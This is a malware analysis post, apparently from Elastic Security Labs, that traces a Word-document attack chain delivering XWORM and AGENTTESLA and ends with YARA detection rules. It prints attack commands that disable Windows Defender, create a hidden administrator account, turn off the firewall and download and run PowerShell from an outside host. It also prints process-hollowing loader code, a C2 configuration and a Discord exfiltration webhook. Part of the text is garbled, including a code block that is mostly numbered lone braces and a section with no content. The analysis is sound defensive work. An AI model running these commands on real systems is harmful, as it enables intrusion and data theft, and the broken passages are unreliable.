

Attack chain leads to XWORM and AGENTTESLA

 elastic.co/security-labs/attack-chain-leads-to-xworm-and-agenttesla

By

Salim Bitam

07 April 2023

English



Key Takeaways

- Threat actors are deploying known malware using their own custom .NET loaders
- The threat actors employ simple and well-known tactics such as bypassing AMSI through patching and a basic custom .NET loader
- The threat actors are abusing legitimate free file hosting services

Preamble

Our team has recently observed a new malware campaign that employs a well-developed process with multiple stages. The campaign is designed to trick unsuspecting users into clicking on the documents, which appear to be legitimate, but are in fact fake, the adversary

leverages weaponized word documents to execute malicious PowerShell scripts, and also utilizes a custom obfuscated .NET loader to load various malware strains, including XWORM and AGENTTESLA.

RTF loader code analysis


Overview

During a recent investigation, we discovered a malicious word document named **Card & Booking Details.docx**. This document has been designed with the intent to deceive the victim and includes two falsified scanned documents, namely a credit card and a passport.

Upon opening the document, an RTF object hosted at [www.mediafire\[.\]com/file/79jzbqigitjp2v2/p2.rtf](http://www.mediafire[.]com/file/79jzbqigitjp2v2/p2.rtf) is fetched.

This RTF object contains a macro-enabled Excel object. When opened, this macro downloads an obfuscated PowerShell script which in turn deploys different malware families.

At the time of this writing, we have observed two distinct malware families, namely XWORM and AGENTTESLA, have been deployed through this execution chain. Both malware families mentioned above are loaded into the compromised system's memory by the same custom .NET loader. Once loaded, the malicious payload can carry out a range of functions, such as stealing sensitive data and executing commands on the compromised system.



In this research post, we will walk through the initial execution of the malware and detail the capabilities we discovered.

Extracting the malicious VBA


```
$helogamanunu = 'wscript.exe //b //e:jscript'  
schtasks /create /sc MINUTE /mo 180 /tn M0peraChrome /F /tr "$helogamanunu $Hilbulmilnu"
```

AMSI bypass

The second embedded powershell script is responsible for bypassing AMSI by patching the **amsilnitFailed** flag. In doing so, the initialization of AMSI fails, leading to the prevention of any scan being initiated for the ongoing process. Furthermore, the PowerShell script proceeds to disable the Microsoft Windows Defender service.

```
$serviceName = 'WinDefend'  
If (Get-Service $serviceName -ErrorAction SilentlyContinue) {  
  If ((Get-Service $serviceName).Status -eq 'Running') {  
    Stop-Service $serviceName -Force  
    Set-Service $serviceName -StartupType Disabled  
  }  
}
```

User creation

The script creates a local administrator account named “System32” and adds it to the Remote Desktop Users group. This enables the attacker to log in via Remote Desktop Protocol (RDP). Next, the script disables the machine's firewall to allow inbound RDP connection attempts which aren't filtered by edge controls.

```
net user System32 /add  
net user System32 123  
net localgroup administrators System32 /add  
net localgroup "Remote Desktop Users" System32 /add  
netsh advfirewall set allprofiles state off
```

Malware update persistence

The third embedded script stores a secondary JScript file, whose purpose is downloading a revised or updated version of the malware. This file is saved to a predetermined location at **C:\ProgramData\MinMinons\miguan.js**. Furthermore, a scheduled task with the name (“miguaned”) is created to execute the JScript file through **wscript.exe**, similar to the previously described task.

The JScript creates an instance of **WScript.Shell** object by calling ActiveXObject with the following CLSID **{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}** which corresponds to Shell Object, then downloads from the URL [https://billielishhui.blogspot\[.\]com/atom.xml](https://billielishhui.blogspot[.]com/atom.xml) the update

powershell malware.

```
combackmyex = ActiveXObject("new:{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
WScript.Sleep(5000);
Jigijigi = "powershell -eP Bypass -c (Iwr('https://billielishhui.blogspot.com/atom.xml'))
combackmyex["RUN"](Jigijigi, 0, true);
```

.NET loader

The custom DOTNET loader employs the [P/INVOKE technique](#) to call the native Windows API and inject a payload into a signed microsoft binary via [process hollowing](#).

The loader's code employs various obfuscation techniques to hinder analysis, including the use of dead instruction, renamed symbols to make the code less readable and more confusion and encoded strings. Fortunately a tool like [de4dot](#) can be used to output a human-readable version of it.

```
// A.B
// Token: 0x06000008 RID: 8 RVA: 0x0000236C File Offset: 0x0000056C
private static bool G(string A_0, byte[] A_1)
{
    int[] o = Q1.O;
    char[] u = QJ.Q;
    int num;
    IComparable comparable;
    for (;;)
    {
        IL_44:
        num = 0;
        for (;;)
        {
            IL_46:
            comparable = P.G<object, string>(Q.4J.7(8, A_0, 971658030), A_0, 638, 516);
            int num2 = 1;
            for (;;)
            {
                switch (num2)
                {
                    case 0:
                    case 5:
                        goto IL_44;
                    case 1:
                        goto IL_68;
                    case 2:
                    case 3:
                        goto IL_46;
                    default:
                    {
                        RuntimeMethodHandle runtimeMethodHandle = methodof(B.G(string, byte[])).MethodHandle;
                        num2 = (int)(u[24] - '0');
                        break;
                    }
                }
            }
        }
    }
    IL_68:
    B.7C r7 = default(B.7C);
    B.7J r7h = default(B.7J);
```

The malware leverages the **LoadLibrary** and **GetProcAddress** APIs to access the required Windows APIs. To obscure the names of these APIs, the loader stores them in an encoded format within the binary file, utilizing a sequence of substitution and string reversal methods.

```
private static string kernel32 = B.smetho_0(B.ReverseString("2333C656E6275686"));
// Token: 0x04000002 RID: 2
private static string ResumeThread = B.smetho_0(B.ReverseString("46165627864556D657375625"));
// Token: 0x04000003 RID: 3
private static string Wow64SetThreadContext = B.smetho_0("576F77363<?>53657<?>5<?>687265616<?><?>36F6E7<?>65787<?>".Replace("<?>", "4"));
// Token: 0x04000004 RID: 4
private static string SetThreadContext = B.smetho_0(B.ReverseString("47875647E6F634461656278645475635"));
// Token: 0x04000005 RID: 5
private static string Wow64GetThreadContext = B.smetho_0("57?F773?3447?57454?872?5?1?443?F?E74?57874".Replace("?", "6"));
// Token: 0x04000006 RID: 6
private static string GetThreadContext = B.smetho_0(B.ReverseString("47875647E6F634461656278645475674"));
// Token: 0x04000007 RID: 7
private static string VirtualAllocEx = B.smetho_0("5??9727475?1?C41?C?F?34578".Replace("?", "6"));
// Token: 0x04000008 RID: 8
private static string WriteProcessMemory = B.smetho_0(B.ReverseString("9727F6D656D437375636F627055647962775"));
// Token: 0x04000009 RID: 9
private static string ReadProcessMemory = B.smetho_0("5265616450?26F6365?3?34D656D6F?2?9".Replace("?", "7"));
// Token: 0x0400000A RID: 10
private static string ZwUnmapViewOfSection = B.smetho_0(B.ReverseString("E6F6964736563566F4775696650716D6E65577A5"));
// Token: 0x0400000B RID: 11
private static string CreateProcessA = B.smetho_0("4372?5?174?55072?F?3?5737341".Replace("?", "6"));
```

The loader then starts a process in a suspended state using **CreateProcessA** API. The following is the list of executables it uses as a host for its malicious code:

- **C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe**
- **C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe**
- **C:\Windows\Microsoft.NET\Framework\v3.5\Msbuild.exe**

These binaries are signed and trusted by the system and can evade detection by security software that relies on whitelisting system processes. It then uses **Zwunmapviewofsection** to unmap the memory of the target process, writes the payload to the suspended process and then resume the thread using **ResumeThread** API.

Final payload

During our research we discovered that the threat actor has been deploying different payloads. Namely, we observed 2 families: XWORM and AGENTTESLA.

XWORM has gained notoriety in the underground criminal marketplace due to its ability to employ sophisticated capabilities like virtualization and sandbox detection, used to avoid detection and support persistence within an infected system.

Of particular concern is the fact that XWORM is readily available on the internet as a cracked version, with version 2.1 being especially prevalent. This highlights the dangers of underground cybercrime markets and the ease with which malicious actors can access and utilize powerful tools.

Two different versions of the XWORM family were observed versions 2.2 and 3.1. The following is the configuration of a XWORM sample in plain text.

```
// Token: 0x02000007 RID: 7
public class Settings
{
    // Token: 0x04000006 RID: 6
    public static string Host = "stanthely2023.duckdns.org";

    // Token: 0x04000007 RID: 7
    public static string Port = "7000";

    // Token: 0x04000008 RID: 8
    public static string KEY = "<123456789>";

    // Token: 0x04000009 RID: 9
    public static string SPL = "<Xwormmm>";

    // Token: 0x0400000A RID: 10
    public static string USBNM = "USB.exe";

    // Token: 0x0400000B RID: 11
    public static readonly string Mutexx = "tddITwpC5yRaJiTI";

    // Token: 0x0400000C RID: 12
    public static Mutex _appMutex;

    // Token: 0x0400000D RID: 13
    public static bool usbC;

    // Token: 0x0400000E RID: 14
    public static string current = Process.GetCurrentProcess().MainModule.FileName;
}
```

AGENTTESLA is a trojan and credential stealer written in .NET. While it first emerged in 2014, it is now among the most active and malicious software. AGENTTESLA is affordably priced and includes support from the developers, making it easily accessible to cybercriminals with limited technical skills.

The sample we analyzed was heavily obfuscated, masqueraded as an AVG installer, and leverages discord for C2. It uploads stolen information to the attacker's Discord channel via the following webhook:

[https://discord\[.\]com/api/webhooks/1089956337733087274/uYNA_D8Ns1z9NZ3B1mGp0XXyGq-785KLGlfEAZsrz3TJd5fvOjXA927F7bUTTzbNT6Zk](https://discord[.]com/api/webhooks/1089956337733087274/uYNA_D8Ns1z9NZ3B1mGp0XXyGq-785KLGlfEAZsrz3TJd5fvOjXA927F7bUTTzbNT6Zk).

Comments	AVG Self-Extract Package
CompanyName	AVG Technologies
FileDescription	icarus_sfx
FileVersion	1.0.0.0
InternalName	59f82678-37b7-47a3-8527-0273b162d00d.exe
LegalCopyright	© 2022 AVG Technologies
OriginalFilename	59f82678-37b7-47a3-8527-0273b162d00d.exe
ProductName	AVG Installer
ProductVersion	1.0.0.0
Assembly Version	1.0.0.0

```

139 }
140 StreamReader streamReader = new StreamReader(V6LWoa6nk1T9TedLNI, FLDcLHEiy(httpaebResponse, V6LWoa6nk1T9TedLNI, #BX1oDxm0Z));
141 num2 = 1;
142 if (T.#hef1vvhzpxc08sc0sh() != null)
143 {
144     num2 = 0;
145     continue;
146 }
147 }
148 }
149 }
150 }
151 }
152 }
153 }
154 }
155 }
156 }
157 }
158 }
159 }
160 }
161 }
162 }
163 }
164 }
165 }
166 }
167 }
168 }
169 }
170 }
171 }
172 }
173 }
174 }
175 }
176 }
177 }
178 }
179 }
180 }
181 }
182 }
183 }
184 }
185 }
186 }
187 }
188 }
189 }
190 }
191 }
192 }
193 }
194 }
195 }
196 }
197 }
198 }
199 }
200 }
201 }
202 }
203 }
204 }
205 }
206 }
207 }
208 }
209 }
210 }
211 }
212 }
213 }
214 }
215 }
216 }
217 }
218 }
219 }
220 }
221 }
222 }
223 }
224 }
225 }
226 }
227 }
228 }
229 }
230 }
231 }
232 }
233 }
234 }
235 }
236 }
237 }
238 }
239 }
240 }
241 }
242 }
243 }
244 }
245 }
246 }
247 }
248 }
249 }
250 }
251 }
252 }
253 }
254 }
255 }
256 }
257 }
258 }
259 }
260 }
261 }
262 }
263 }
264 }
265 }
266 }
267 }
268 }
269 }
270 }
271 }
272 }
273 }
274 }
275 }
276 }
277 }
278 }
279 }
280 }
281 }
282 }
283 }
284 }
285 }
286 }
287 }
288 }
289 }
290 }
291 }
292 }
293 }
294 }
295 }
296 }
297 }
298 }
299 }
300 }
301 }
302 }
303 }
304 }
305 }
306 }
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 }
315 }
316 }
317 }
318 }
319 }
320 }
321 }
322 }
323 }
324 }
325 }
326 }
327 }
328 }
329 }
330 }
331 }
332 }
333 }
334 }
335 }
336 }
337 }
338 }
339 }
340 }
341 }
342 }
343 }
344 }
345 }
346 }
347 }
348 }
349 }
350 }
351 }
352 }
353 }
354 }
355 }
356 }
357 }
358 }
359 }
360 }
361 }
362 }
363 }
364 }
365 }
366 }
367 }
368 }
369 }
370 }
371 }
372 }
373 }
374 }
375 }
376 }
377 }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
467 }
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
477 }
478 }
479 }
480 }
481 }
482 }
483 }
484 }
485 }
486 }
487 }
488 }
489 }
490 }
491 }
492 }
493 }
494 }
495 }
496 }
497 }
498 }
499 }
500 }
501 }
502 }
503 }
504 }
505 }
506 }
507 }
508 }
509 }
510 }
511 }
512 }
513 }
514 }
515 }
516 }
517 }
518 }
519 }
520 }
521 }
522 }
523 }
524 }
525 }
526 }
527 }
528 }
529 }
530 }
531 }
532 }
533 }
534 }
535 }
536 }
537 }
538 }
539 }
540 }
541 }
542 }
543 }
544 }
545 }
546 }
547 }
548 }
549 }
550 }
551 }
552 }
553 }
554 }
555 }
556 }
557 }
558 }
559 }
560 }
561 }
562 }
563 }
564 }
565 }
566 }
567 }
568 }
569 }
570 }
571 }
572 }
573 }
574 }
575 }
576 }
577 }
578 }
579 }
580 }
581 }
582 }
583 }
584 }
585 }
586 }
587 }
588 }
589 }
590 }
591 }
592 }
593 }
594 }
595 }
596 }
597 }
598 }
599 }
600 }
601 }
602 }
603 }
604 }
605 }
606 }
607 }
608 }
609 }
610 }
611 }
612 }
613 }
614 }
615 }
616 }
617 }
618 }
619 }
620 }
621 }
622 }
623 }
624 }
625 }
626 }
627 }
628 }
629 }
630 }
631 }
632 }
633 }
634 }
635 }
636 }
637 }
638 }
639 }
640 }
641 }
642 }
643 }
644 }
645 }
646 }
647 }
648 }
649 }
650 }
651 }
652 }
653 }
654 }
655 }
656 }
657 }
658 }
659 }
660 }
661 }
662 }
663 }
664 }
665 }
666 }
667 }
668 }
669 }
670 }
671 }
672 }
673 }
674 }
675 }
676 }
677 }
678 }
679 }
680 }
681 }
682 }
683 }
684 }
685 }
686 }
687 }
688 }
689 }
690 }
691 }
692 }
693 }
694 }
695 }
696 }
697 }
698 }
699 }
700 }
701 }
702 }
703 }
704 }
705 }
706 }
707 }
708 }
709 }
710 }
711 }
712 }
713 }
714 }
715 }
716 }
717 }
718 }
719 }
720 }
721 }
722 }
723 }
724 }
725 }
726 }
727 }
728 }
729 }
730 }
731 }
732 }
733 }
734 }
735 }
736 }
737 }
738 }
739 }
740 }
741 }
742 }
743 }
744 }
745 }
746 }
747 }
748 }
749 }
750 }
751 }
752 }
753 }
754 }
755 }
756 }
757 }
758 }
759 }
760 }
761 }
762 }
763 }
764 }
765 }
766 }
767 }
768 }
769 }
770 }
771 }
772 }
773 }
774 }
775 }
776 }
777 }
778 }
779 }
780 }
781 }
782 }
783 }
784 }
785 }
786 }
787 }
788 }
789 }
790 }
791 }
792 }
793 }
794 }
795 }
796 }
797 }
798 }
799 }
800 }
801 }
802 }
803 }
804 }
805 }
806 }
807 }
808 }
809 }
810 }
811 }
812 }
813 }
814 }
815 }
816 }
817 }
818 }
819 }
820 }
821 }
822 }
823 }
824 }
825 }
826 }
827 }
828 }
829 }
830 }
831 }
832 }
833 }
834 }
835 }
836 }
837 }
838 }
839 }
840 }
841 }
842 }
843 }
844 }
845 }
846 }
847 }
848 }
849 }
850 }
851 }
852 }
853 }
854 }
855 }
856 }
857 }
858 }
859 }
860 }
861 }
862 }
863 }
864 }
865 }
866 }
867 }
868 }
869 }
870 }
871 }
872 }
873 }
874 }
875 }
876 }
877 }
878 }
879 }
880 }
881 }
882 }
883 }
884 }
885 }
886 }
887 }
888 }
889 }
890 }
891 }
892 }
893 }
894 }
895 }
896 }
897 }
898 }
899 }
900 }
901 }
902 }
903 }
904 }
905 }
906 }
907 }
908 }
909 }
910 }
911 }
912 }
913 }
914 }
915 }
916 }
917 }
918 }
919 }
920 }
921 }
922 }
923 }
924 }
925 }
926 }
927 }
928 }
929 }
930 }
931 }
932 }
933 }
934 }
935 }
936 }
937 }
938 }
939 }
940 }
941 }
942 }
943 }
944 }
945 }
946 }
947 }
948 }
949 }
950 }
951 }
952 }
953 }
954 }
955 }
956 }
957 }
958 }
959 }
960 }
961 }
962 }
963 }
964 }
965 }
966 }
967 }
968 }
969 }
970 }
971 }
972 }
973 }
974 }
975 }
976 }
977 }
978 }
979 }
980 }
981 }
982 }
983 }
984 }
985 }
986 }
987 }
988 }
989 }
990 }
991 }
992 }
993 }
994 }
995 }
996 }
997 }
998 }
999 }
1000 }

```

Observed adversary tactics and techniques

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that threats use.

Tactics

Tactics represent the “why” of a technique or sub-technique. They represent the adversary’s tactical goals: the reason for performing an action.

Techniques/subtechniques

Techniques and Subtechniques represent how an adversary achieves a tactical goal by performing an action.

Detection logic

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify XWORM and AGENTTESLA malware families.

```
rule Windows_Trojan_Xworm_732e6c12 {
meta:
  author = "Elastic Security"
  id = "732e6c12-9ee0-4d04-a6e4-9eef874e2716"
  fingerprint = "afbef8e590105e16bbd87bd726f4a3391cd6a4489f7a4255ba78a3af761ad2f0"
  creation_date = "2023-04-03"
  last_modified = "2023-04-03"
  os = "Windows"
  arch = "x86"
  category_type = "Trojan"
  family = "Xworm"
  threat_name = "Windows.Trojan.Xworm"
  source = "Manual"
  maturity = "Diagnostic"
  reference_sample =
"bf5ea8d5fd573abb86de0f27e64df194e7f9efbaadd5063dee8ff9c5c3baeaa2"
  scan_type = "File, Memory"
  severity = 100
```

```
strings:
  $str1 = "startsp" ascii wide fullword
  $str2 = "injRun" ascii wide fullword
  $str3 = "getinfo" ascii wide fullword
  $str4 = "Xinfo" ascii wide fullword
  $str5 = "openhide" ascii wide fullword
  $str6 = "WScript.Shell" ascii wide fullword
  $str7 = "hidefolderfile" ascii wide fullword
condition:
  all of them}
```

```
rule Windows_Trojan_AgentTesla_d3ac2b2f {
meta:
  author = "Elastic Security"
  id = "d3ac2b2f-14fc-4851-8a57-41032e386aeb"
  fingerprint = "cbbb56fe6cd7277ae9595a10e05e2ce535a4e6bf205810be0bbce3a883b6f8bc"
  creation_date = "2021-03-22"
  last_modified = "2022-06-20"
  os = "Windows"
  arch = "x86"
  category_type = "Trojan"
  family = "AgentTesla"
  threat_name = "Windows.Trojan.AgentTesla"
  source = "Manual"
  maturity = "Diagnostic, Production"
  reference_sample =
"65463161760af7ab85f5c475a0f7b1581234a1e714a2c5a555783bdd203f85f4"
  scan_type = "File, Memory"
  severity = 100
```

```
strings:
  $a1 = "GetMozillaFromLogins" ascii fullword
  $a2 = "AccountConfiguration+username" wide fullword
  $a3 = "MailAccountConfiguration" ascii fullword
```

```
$a4 = "KillTorProcess" ascii fullword  
$a5 = "SmtAccountConfiguration" ascii fullword  
$a6 = "GetMozillaFromSQLite" ascii fullword
```